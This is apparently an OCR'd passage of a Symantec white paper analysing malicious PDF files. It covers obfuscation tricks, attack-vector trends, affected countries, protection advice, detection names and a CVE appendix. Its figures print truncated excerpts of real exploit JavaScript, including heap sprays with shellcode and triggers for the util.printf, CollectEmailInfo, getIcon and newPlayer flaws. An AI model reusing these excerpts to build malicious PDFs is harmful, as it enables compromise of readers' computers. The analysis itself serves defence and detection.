



Figure 16

getField()



Malicious JavaScript split into many variables

Figure 17 shows an example of malicious JavaScript that was broken into multiple small chunks of data and then concatenated together.

Figure 17

JavaScript broken into smaller pieces of data

```
stream
A='';R='#Zb91';B='1@b#';O='0#Z';T='Znesc';U='00#';V='a!e("';Q='#Z0';G='0e@#Z';L='3db0'
A+=P+D+N+T+V+Q+G+W+H+U+K+R+I+B+X+O+L;
S='adad#';P='Zad';Q='Z45';H='530#';R='ad#';U='f9#';Y='d#Z3';C='754';L='#Z4';Z='#Zad';J
A+=L+H+Q+N+C+I+U+M+Z+R+P+F+S+J+Y+O+V;
T='b6#Zd';H='Z59';I='c#Z3';G='62#';Q='b631#';D='9021';E='635#';C='d3d#';X='b6#Z';F='Z0
A+=C+H+G+F+I+O+P+K+Q+M+U+X+D+V+T+E+J;
Q='Z01';X='d564';U='3d3d#';B='Zc4d';R='4#Z';D='Z395';F='41#';O='f#Z5';P='#Z3d';G='55#Z
A+=R+E+M+W+F+Q+G+V+D+L+X+P+H+U+B+O+J;
D='Z3d5';U='#Z3d3';O='3#Z';V='b#Zd5';C='#Zc';E='553';W='b6#Zb';F='269';H='d#Z4f';K='05
A+=D+O+E+H+X+K+C+F+Q+V+J+M+U+L+W+S+B;
W='#Zbd7';X='Zbcf4';T='2b6#';G='Z0e';B='6a7a';S='c74';D='@#Zd';Z='3d3c#';R='3d#';P='#Z
```

Once decoded and prettified, it becomes clear that the code in figure 18 performs heap spray and uses the util.printf vulnerability for exploitation.

Figure 18

Exploiting the util.prinf vulnerability

```
var payload = unescape("%u00e8%u0000%u5d00%uc583%ub914%u018b%
var nop ="";
for (iCnt=128;iCnt>=0;--iCnt) nop += unescape("%u9090%u9090%u
heapblock = nop + payload;
bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize+heapblock.length;
while (bigblock.length<spray) bigblock+=bigblock;
fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);
while(block.length+spray < 0x40000) block = block+block+fillb
mem = new Array();
for (i=0;i<1400;i++) mem[i] = block + heapblock;
var num = 12999999999999999999888888888888888888888888888888
util.printf("%45000f",num);
```

RC4 in JavaScript

The code in figure 19 shows RC4 encryption implemented as a JavaScript function that was used to encrypt a malicious JavaScript inside the PDF.

Figure 20 shows the call to RC4 function with the encoded key and data stream.

When data is decrypted, a plain malicious JavaScript is unearthed showing that it was exploiting two vulnerabilities.


Figure 19

RC4 encryption implemented as a JavaScript function


```
function sipab5(napapoku,banakatiku)
{
  var tuvafaf=[],karot,dukokafupa=0,difunifi,pifiteki='',kimidomare;
  for(karot=0;karot<256;karot++)
  {
    tuvafaf[karot]=karot;
  }
  for(karot=0;karot<256;karot++)
  {
    dukokafupa=(dukokafupa+tuvafaf[karot]+napapoku.charCodeAt(karot%napapoku.
    difunifi=tuvafaf[karot];
    tuvafaf[karot]=tuvafaf[dukokafupa];
    tuvafaf[dukokafupa]=difunifi;
  }
  karot=0;
  dukokafupa=0;
  for(kimidomare=0;kimidomare<banakatiku.length;kimidomare++)
  {
    karot=(karot+1)%256;
    dukokafupa=(dukokafupa+tuvafaf[karot])%256;
    difunifi=tuvafaf[karot];
    tuvafaf[karot]=tuvafaf[dukokafupa];
    tuvafaf[dukokafupa]=difunifi;
    pifiteki+=vobepa3(banakatiku.charCodeAt(kimidomare)^tuvafaf[(tuvafaf[karo
  }
  return pifiteki;
}
```

Figure 20

Calling the RC4 function




```
function furem()
{
  return pavesab(65,26)+pavesab(97,26)+pavesab(48,10)+'+'+vobepa3(47)+'='
}
var pisetep=furem();
var pifeku=app.setTimeOut(sipab5(bosite("bko3MkIzdjUzSjk5cThpSTM1TzJ0YmpoOHE="),
bosite("HRFmj0vmHPbVeCUMvtqbN9R513IMwMnk1Td7+r4SPqV9JArJ0J4MweaDR1viXcfiCIssPi4CBmkB3C

function bosite(dutepobaf)
{
  var tobalovan,vufomutu,kutatan,merodofo6,lapadamo,titevovif,mavup,ramivenise=[],padi
  while((dutepobaf.length%4)!=0)
  {
    dutepobaf+='=';
  }
  for(lepoke4=0;lepoke4<dutepobaf.length;lepoke4+=4)
```

Conditional expressions

Figure 21 shows use of conditional expressions all over the JavaScript in order to evade and confuse JavaScript emulators. Such tricks were not new in malicious JavaScript used on the Internet. There is an increasing trend towards bringing JavaScript packers and obfuscators used on the Internet into PDFs (e.g. Dean Edward's JavaScript packer).

Use of "/Names" array to split JavaScript

Figure 22 shows how JavaScript is split into multiple streams and then combined. Catalog object " 1 0 obj" refers to object "8 0 obj" which defines Names array with two element objects "7 0 obj" and "17 0 obj".

Objects "7 0 obj" and "17 0 obj" contain JavaScript that refers to a "Producer" object stream "14 0 obj". Figure 23 shows the decoded streams and how the malicious data kept in the producer stream is referenced and decoded.

Figure 21

Use of conditional expressions

```
function Aliquo(Deque)
{
  var Utram=(1.95e2,786734)+("7072"<6.04e2?1:201329374);
  if((8172,Deque)==(2.179e3<"6"?5:2))
  {
    Uicero=(7,"%u6eeb%uc033%u8b64%u3040%uc085%u0d78%u8b56%u0c40%u708b%uad1c%
    Uicero=("1.8e2"<=7.208e3?app:65)[(6.9e1,"doc")][(8<'220.'?""+"u"+"n"+"e"
  }
  var Accidi=(73,4194304);
  var Aspice=(.3034,Uicero)[(933>9.72e3?.8:""+"l"+"e"+"n"+"g"+"t"+"h"+"")]*(
  var Iactes=(4>=4?Accidi:2.996e3)-(("314."<6794.?Aspice:59.)+('16'<=77?56:4
  var Iunoni=(9.02e2,app)[(9.<=.6248?0.7e1:"doc")][(8.64e2,""+"u"+"ne"+"sc"+
  Iunoni=('.8379'<9182.?Tantos:7323.)((4,Iunoni),(7130,Iactes));
  var Quales=((3.588e3<='8.7e1'?9.6e1:Utram)-(.62<=4341?4194304:9.06e3))/(0.
  for(Muniit=(51,0);
  (6<0.6489?7.4e1:Muniit)<(8,Quales);
  (8.55e2,Muniit++))
  {
    Iratis[Muniit]=Iunoni+Uicero;
  }
}
```

Figure 22

JavaScript split and then combined

```
7 0 obj
<< /S /JavaScript /JS 6 0 R >>
endobj

17 0 obj
<< /S /JavaScript /JS 16 0 R >>
endobj

1 0 obj
<</Pages 2 0 R
/PageLayout /SinglePage
/Names << /JavaScript 8 0 R >>
/Type /Catalog
>>
endobj

8 0 obj
<< /Names [(.rnd_name1.) 7 0 R (.rnd_name2.) 17 0 R ]
>>
endobj

9 0 obj
<</Creator (Adobe)
/Title 5 0 R
/Producer 14 0 R
/Author (Miekiemoes)
/CreationDate (D:20080924194756)
>>
endobj
```

JavaScript Object Data is split into multiple objects and then combined using the "/Names" tag.

Multi Level compression and encoding in streams

The PDF file format supports compression and encoding of data, and it also gives flexibility to cascade multiple filters thus enabling one to do a multi-level compression and encoding of data.

Unless antivirus software supports all compression and encoding types supported by Adobe, it won't be able to decompress or decode and scan for malicious code.

Figure 24 shows one such sample where the attacker has used 9 types of encoding.

Figure 23

Decoded streams referenced




Figure 24

Multiple encoded stream

```
        /Parent 2 0 R
        /MediaBox [ 0 0 795 842 ]
>>
endobj
4 0 obj
<<
        /Filter [ /FlateDecode /LZWDecode /RunLengthDecode /ASCII85Decode /FlateDecode /RunLengthDecode
/RunLengthDecode /RunLengthDecode /RunLengthDecode ]
        /Length 4198
>>stream
```

Use of standard encryption from Adobe

Adobe supports protection of PDF documents with encryption; RC4 and AES are used as standard encryption algorithms. Malware authors use this feature to protect malicious content from being scanned by antivirus engines. Figure 25 shows a malicious PDF using AES encryption supported by Adobe.

Decrypting AES reveals a malicious JavaScript trying to exploit various vulnerabilities. Figure 26 shows the decrypted JavaScript.

The obfuscation methods shown in figure 26 are just a small sampling of the huge amount of techniques used to attempt to bypass security products. When these techniques are used in conjunction with different exploits the PDF threat landscape becomes muddied with a huge variety of different types of PDFs. Add in the different distribution techniques and the threat landscape becomes extremely diverse. In addition malware authors are currently very active in creating new obfuscation techniques leading to a quickly changing landscape.

Figure 25

AES encryption




Figure 26

Decrypted JavaScript

```
var kbnq = app.viewerVersion.toString();
var qcfq = 0;
var pyoz = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u66

util.printd("DAbRSENUPTBrlwPSTcwaybxlFnvNzcMRwJvG", new Date());
util.printd("dZyGFKPZUdRVDRknqgSdxgexRjRruuIfOXjN", new Date());

try {this.media.newPlayer(null);} catch(e) {}
util.printd(pyoz, new Date());


if ((kbnq >= 8 && kbnq < 8.102) || kbnq < 7.1) {
                try {
                        var gmvrn = unescape("%u0c0c%u0c0c");
                        while(gmvrn.length < 44952) gmvrn += gmvrn;
                        this.collabStore = Collab.collectEmailInfo({subj
                }
                catch(e) {}
}


    if ((kbnq >= 8.102 && kbnq < 8.104) || (kbnq >= 9 && kbnq < 9.1) || k
        try {
            if (app.doc.Collab.getIcon) {
                var xjis = 4012;
                var uzsb = Array(xjis);
                for (i=0; i<xjis; i++)
                        {
                                uzsb[i] = unescape("%0c%0c%0c%0c");
                        }
                Collab.getIcon(uzsb+'_N.bundle');
                qcfq = 1;
            } else {
```

Timeline of different types of attacks

Figure 27 illustrates what Symantec has seen over the past few years with regards to different attack vectors. Looking at the beginning, it was a pure landscape and only two exploits were used for a year. Now, things are much more chaotic with several different exploits in use, distribution methods, and hiding from antivirus programs.


In the last quarter of 2007, only the Mailto() vulnerability was being exploited. Then more vulnerabilities were found and the CollectEmailInfo() bug was exploited. In fact, this vulnerability is still being used today. Although less than 5% of malicious PDFs used the CollectEmailInfo() vulnerability in February 2010, the graph indicates that this vector is nevertheless currently exploited by attackers. Despite the fact that both CollectEmailInfo() and Util.Printf() were found to be vulnerable years ago, these functions can still be found in successful exploit attempts. Otherwise, those (and other vectors) would have disappeared as in the case with Mailto().

The attacker has several vectors to choose from. In some cases, an attacker may want to increase the chances of infecting an unsuspecting user by creating a malicious PDF file with several different vectors inside it. Consequently, the attacker has a backup method of infection (or several) in case the first exploit does not work. These are categorized as blended attacks. Furthermore, some exploit packs in the underground create malicious PDF files with obfuscated JavaScript and package them in their own way. Some of Symantec's automated routines will detect these types of attacks and are shown on the graph as heuristics (packers). Many of the other categories labeled above have CVE information associated with them. These can be found in the appendix.

Percentage-wise, packers dominated December 2009. At the same time, many of these packers were also associated with blended attacks as well as exploit packs. Some exploit packs that were used on a malicious Web page

Figure 27

Percentage of PDF attack vectors over time



would first detect the type and version of PDF software running on the user's computer. This way, the appropriate attack vector could be served instead of a packed blended attack.

Near the end of July 2009, CVE-2009-1862 was released. This deals with Adobe Flash and a small percentage of attacks were seen to be using this vector in August. It took some time to adapt, but as indicated by the green line in the last three months of the graph, Flash unmistakably became the favored method of attack. One obvious reason this may have happened is that this attack vector does not require any JavaScript to be used. Like JavaScript, Flash technology is also available across almost all browsers. Aside from Foxit's Open/Execute buffer overflow vulnerability, every other exploit utilizes JavaScript.

Top 10 countries

Now that attack vectors have been considered, another aspect Symantec looked at was country information. Specifically, where PDF attacks were being directed. Table 1 looks at this data.

In the span of a year, the United States was the favored country to attack via malicious PDF files. During that same time span, the United Kingdom, along with almost every other country on the list experienced a percent increase in PDF attacks as compared with the rest of the world. In fact, Germany went from 10th to 3rd. In the data Symantec has collected, the United States consistently tops the list every month.

According to figure 28, over 45% of unique PDF attacks in the United States consisted of using Flash at the beginning of this year. This is followed by the old vulnerability CollectEmailInfo() (CVE released in 2008).


Table 1

Top 10 countries where PDF attacks occur

Percentage	Jan. '09	Percentage	Jan. '10
62	United States	59	United States
5	Russian Federation	6	United Kingdom
5	United Kingdom	3	Canada
3	India	3	Germany
3	Canada	3	China
1	Australia	2	Spain
1	Italy	2	Japan
1	Turkey	2	Italy
1	Ukraine	2	Australia
1	Germany	1	India

Figure 28

Percentage of Attack Vectors for the USA Jan. 2010



What can you do to protect yourself?

To avoid being infected, a user can consider the following actions:

- Disable JavaScript support where possible. Users should note that disabling JavaScript may not be a good option for users relying on workflows that require this functionality. Users can choose to disable JavaScript support in their PDF reader that effectively prevents a large number of exploits from working.

  Note: Disabling JavaScript alone will not prevent all the exploits from running as there are a few non-JavaScript based exploits as well.

- Keep up-to-date with all software patches for your installed PDF reader software.

  Note: There is a lag time between the discovery of a vulnerability and a patch from the vendor being available. Attackers often take advantage of this gap and try to exploit an unpatched vulnerability. However, keeping your PDF software patched and updated significantly reduces the risk and exposure.

- Keep antivirus and IPS definitions up-to-date.

- Always exercise discretion in opening a PDF document from an untrusted source.

Symantec's naming convention

The number and variety of malicious PDFs in the wild at present with regards to different exploited CVEs have accordingly led to a complex threat naming convention. Symantec currently has 9 specific variants of detections for malicious PDF files. We use the name Trojan.Pidief to detect specific exploits in malicious PDF files.

At Symantec, we believe a layered approach to security is the best way to keep oneself protected. After patching and downloading the latest updates and versions, having a good anti-virus product installed on the machine may be able to catch the remaining threats. We have several names to detect specific attacks to make it easier to categorize the type of attack.

Due to the sheer number of PDF threats we see, we also use several generic detection routines named Bloodhound.Exploit and Bloodhound.PDF to detect general malicious properties and exploit characteristics within PDFs to protect our customers.

Table 2
Naming convention

Name	Category
Trojan.Pidief	Blended attacks
Trojan.Pidief.A	Mailto
Trojan.Pidief.B	Mailto
Trojan.Pidief.C	CollectEmailInfo
Trojan.Pidief.D	Util.Printf
Trojan.Pidief.E	JBIG2 Image
Trojan.Pidief.F	GetIcon
Trojan.Pidief.G	Flash
Trojan.Pidief.H	Newplayer
Trojan.Pidief.I	TIFF Image

Conclusion

Regardless of which methods are chosen to stay protected, the threat landscape will continue to grow and change. PDF attacks are on the rise worldwide and show no indication of slowing down. Modern exploit packs have made it relatively simple to create an effective PDF attack. The popularity of these exploit packs along with the success that attackers have been enjoying using PDFs has lead to an explosion in the use of malicious PDFs as an attack vector. In addition to Web based attacks, spam campaigns using malicious PDFs have proven to be successful attack vectors for malware authors also, leading to a large amount of spam containing malicious PDFs of all types. The malware authors are working hard to evade detection and are constantly inventing new obfuscation techniques in an effort to stay undetected.

Due to the fast changing threat landscape it is essential to use updated security products and to use a multi-layered approach to protection to ensure users stay protected.

Appendix

Common Vulnerabilities and Exposures (CVE) Information

- Sept 21, 2007 - CVE-2007-5020 - Mailto() vulnerability
- Nov 4, 2008 - CVE-2008-2992 - Associated with util.printf() vulnerability
- Feb 7, 2008 - CVE-2008-0655 - Associated with CollectEmailInfo() vulnerability
- Feb 11, 2008 - CVE-2008-0667 - Associated with CollectEmailInfo() vulnerability
- Feb 12, 2008 - CVE-2007-5659, CVE-2007-5663, CVE-2007-5666, CVE-2008-0726 - Associated with CollectEmailInfo() vulnerability
- May 8, 2008 - CVE-2008-2042 - Associated with CollectEmailInfo() vulnerability
- Nov 4, 2008 - CVE-2008-2992 - Associated with util.printf() vulnerability
- Feb 20, 2009 - CVE-2009-0658 - JBIG2 image vulnerability
- Mar 10, 2009 - CVE-2009-0837 – Open/Execute Buffer overflow for Foxit Reader
- Mar 19, 2009 - CVE-2009-0927 - GetIcon() vulnerability
- Apr 30, 2009 - CVE-2009-1492 - GetAnnots() vulnerability
- Apr 30, 2009 - CVE-2009-1493 - CustomDictionaryOpen() vulnerability
- Jul 23, 2009 - CVE-2009-1862 - Adobe Flash vulnerability
- Oct 19, 2009 - CVE-2009-3459 - Heap-based vulnerability (“Compression Library” not used)
- Oct 19, 2009 - CVE-2009-2994 – U3D CLODMeshDeclaration
- Dec 15, 2009 - CVE-2009-4324 – Newplayer (assoc w/Pidief.H)
- Feb 22, 2010 - CVE-2010-0188 - TIFF Image already mentioned as TIFF by other online entities
- Jun 04, 2010 – CVE-2010-1297 – Adobe Flash VM parsing vulnerability

Table 3

Symantec detection name and related CVE information

Name	Category	CVE	CVE release date	Patch/Update
Trojan.Pidief	Blended attacks	n/a	n/a	n/a
Trojan.Pidief.A	Mailto	CVE-2007-5020	21 Sept., ‘07	16 Nov., ‘07
Trojan.Pidief.B	Mailto	CVE-2007-5020	21 Sept., ‘07	16 Nov., ‘07
